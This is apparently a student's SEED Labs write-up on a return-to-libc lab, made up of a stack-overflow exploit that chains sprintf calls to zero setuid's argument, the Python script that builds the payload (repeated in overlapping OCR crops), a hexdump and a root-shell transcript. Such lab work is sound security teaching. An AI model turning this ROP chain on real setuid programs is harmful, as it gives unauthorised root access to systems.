
We need to use ROP when vulnerable methods like strcpy are used, because these functions exit out on when they come across '0'. So, using ROP approach I have chained 4 sprintf methods to copy the last character of MYSHELL variable to the parameter address of setuid function. Following screenshots show that I get a root access.



```python
#!/usr/bin/python3
import sys

# addresses of important variables
system_addr = 0xB7E42DA0   # The address of system()
sh_addr = 0xBFFFFDD6       # The address of "/bin/sh"
leave_ret_addr = 0x08048512      # The address of leave
set_uid_addr = 0xB7EB9170 # The address of setuid()
exit_addr = 0xB7E369D0      # The address of exit()
sprintf_addr = 0xB7E516D0 # the address of sprintf()

# Fill content with non-zero values
content = bytearray(0xaa for i in range(450))

# finding null character and address of exit's param on stack
sprintf_arg_1 = 0xBFFFE9A4
sprintf_arg_2 = sh_addr + len("/bin/sh")

# address of ebp to point next sprintf params
M = 158 # bof_framep = 0xBFFFE948 # the address of frame pointer of bof
set_1st_ebp_addr = 0xBFFFE95C
content[M:M+4] = (set_1st_ebp_addr).to_bytes(4,byteorder='little')

# 1st sprintf program
A = 162
content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

# leave ret call
S = 166
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

# param 1
B = 170
content[B:B+4] = (sprintf_arg_1).to_bytes(4,byteorder='little')
#param 2
K = 174
content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')


##########################################################################

# address of ebp to point next sprintf params
M = 178
set_2nd_ebp_addr = 0xBFFFE970
content[M:M+4] = (set_2nd_ebp_addr).to_bytes(4,byteorder='little')
```

```
[03/06/21]seed@VM:~/Desktop$ ./exploit.py
[03/06/21]seed@VM:~/Desktop$ ./retlib
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(pl
ugdev),113(lpadmin),128(sambashare)
# 
```

Hexdump showing no zeroes are used in the badfile.


```
#!/usr/bin/python3
import sys

# addresses of important variables
system_addr = 0xB7E42DA0   # The address of system()
sh_addr = 0xBFFFFDD6      # The address of "/bin/sh"
leave_ret_addr = 0x08048512     # The address of leave
set_uid_addr = 0xB7EB9170 # The address of setuid()
exit_addr = 0xB7E369D0     # The address of exit()
sprintf_addr = 0xB7E516D0 # the address of sprintf()

# Fill content with non-zero values
content = bytearray(0xaa for i in range(450))

# finding null character and address of exit's param on stack
sprintf_arg_1 = 0xBFFFE9A4
sprintf_arg_2 = sh_addr + len("/bin/sh")

# address of ebp to point next sprintf params
M = 158 # bof_framep = 0xBFFFE948 # the address of frame pointer of bof
set_1st_ebp_addr = 0xBFFFE95C
content[M:M+4] = (set_1st_ebp_addr).to_bytes(4,byteorder='little')

# 1st sprintf program
A = 162
content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

# leave ret call
S = 166
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

# param 1
B = 170
content[B:B+4] = (sprintf_arg_1).to_bytes(4,byteorder='little')
#param 2
K = 174
content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')


########################################################################

# address of ebp to point next sprintf params
M = 178
set_2nd_ebp_addr = 0xBFFFE970
content[M:M+4] = (set_2nd_ebp_addr).to_bytes(4,byteorder='little')
```

```
00000f0 bfff 9170 b7eb 8512 0804 ffff ffff aaaa
0000100 aaaa 2da0 b7e4 69d0 b7e3 fdd6 bfff aaaa
0000110 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
*
00001c2
[03/06/21]seed@VM:~/Desktop$ hexdump -v badfile
0000000 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000010 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000020 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000030 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000040 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000050 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000060 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000070 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000080 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000090 aaaa aaaa aaaa aaaa aaaa aaaa aaaa e95c
00000a0 bfff 16d0 b7e5 8512 0804 e9a4 bfff fddd
00000b0 bfff e970 bfff 16d0 b7e5 8512 0804 e9a5
00000c0 bfff fddd bfff e984 bfff 16d0 b7e5 69d0
00000d0 b7e3 e9a6 bfff fddd bfff e998 bfff 16d0
00000e0 b7e5 8512 0804 e9a7 bfff fddd bfff e9a8
00000f0 bfff 9170 b7eb 8512 0804 ffff ffff aaaa
0000100 aaaa 2da0 b7e4 69d0 b7e3 fdd6 bfff aaaa
0000110 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000120 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000130 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000140 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000150 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000160 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000170 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000180 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
0000190 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
00001a0 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
00001b0 aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa
00001c0 aaaa
00001c2
[03/06/21]seed@VM:~/Desktop$
```

Code to achieve the same is shown below I have commented the code for explanation.

```
#!/usr/bin/python3

import sys


# addresses of important variables

system_addr = 0xB7E42DA0   # The address of system()

sh_addr = 0xBFFFFDD6      # The address of "/bin/sh"

leave_ret_addr = 0x08048512     # The address of leave

set_uid_addr = 0xB7EB9170 # The address of setuid()

exit_addr = 0xB7E369D0     # The address of exit()

sprintf_addr = 0xB7E516D0 # the address of sprintf()


# Fill content with non-zero values

content = bytearray(0xaa for i in range(450))
```

```
# finding null character and address of exit's param on stack
sprintf_arg_1 = 0xBFFFE9A4
sprintf_arg_2 = sh_addr + len("/bin/sh")

# address of ebp to point next sprintf params
M = 158 # bof_framep = 0xBFFFE948 # the address of frame pointer of bof
set_1st_ebp_addr = 0xBFFFE95C
content[M:M+4] = (set_1st_ebp_addr).to_bytes(4,byteorder='little')

# 1st sprintf program
A = 162
content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

# leave ret call
S = 166
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

# param 1
B = 170
content[B:B+4] = (sprintf_arg_1).to_bytes(4,byteorder='little')
#param 2
K = 174
content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')
```

```
######################################################################

# address of ebp to point next sprintf params
M = 178
set_2nd_ebp_addr = 0xBFFFE970
content[M:M+4] = (set_2nd_ebp_addr).to_bytes(4,byteorder='little')

# 2nd sprintf program
A = 182
content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')

# leave ret call
S = 186
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

# param 1
B = 190
content[B:B+4] = (sprintf_arg_1 + 1).to_bytes(4,byteorder='little')
#param 2
K = 194
content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')

######################################################################

# address of ebp to point next sprintf params
M = 198
```

```
set_3rd_ebp_addr = 0xBFFFE984

content[M:M+4] = (set_3rd_ebp_addr).to_bytes(4,byteorder='little')


# 3rd sprintf program

A = 202

content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')


# leave ret call

S = 206

content[S:S+4] = (exit_addr).to_bytes(4,byteorder='little')


# param 1

B = 210

content[B:B+4] = (sprintf_arg_1 + 2).to_bytes(4,byteorder='little')

#param 2

K = 214

content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')


#################################################################


# address of ebp to point next sprintf params

M = 218

set_4th_ebp_addr = 0xBFFFE998

content[M:M+4] = (set_4th_ebp_addr).to_bytes(4,byteorder='little')


# 4th sprintf program
```

```
A = 222

content[A:A+4] = (sprintf_addr).to_bytes(4,byteorder='little')


# leave ret call

S = 226

content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')


# param 1

B = 230

content[B:B+4] = (sprintf_arg_1 + 3).to_bytes(4,byteorder='little')

#param 2

K = 234

content[K:K+4] = (sprintf_arg_2).to_bytes(4,byteorder='little')


####################################################################

# setuid and bash section

# address of ebp to point next system params

M = 238

set_5th_ebp_addr = 0xBFFFE9A8 #(0xBFFFE9A4 + 4)

content[M:M+4] = (set_5th_ebp_addr).to_bytes(4,byteorder='little')


A = 242

content[A:A+4] = (set_uid_addr).to_bytes(4,byteorder='little')


# leave ret call

S = 246
```

```
content[S:S+4] = (leave_ret_addr).to_bytes(4,byteorder='little')

# param 1 of setuid
B = 250
content[B:B+4] = (0xFFFFFFFF).to_bytes(4,byteorder='little')

# address of ebp
M = 254
content[M:M+4] = (0xAAAAAAAA).to_bytes(4,byteorder='little')

A = 258
content[A:A+4] = (system_addr).to_bytes(4,byteorder='little')

# exit address call
S = 262
content[S:S+4] = (exit_addr).to_bytes(4,byteorder='little')

# param 1
B = 266
content[B:B+4] = (sh_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```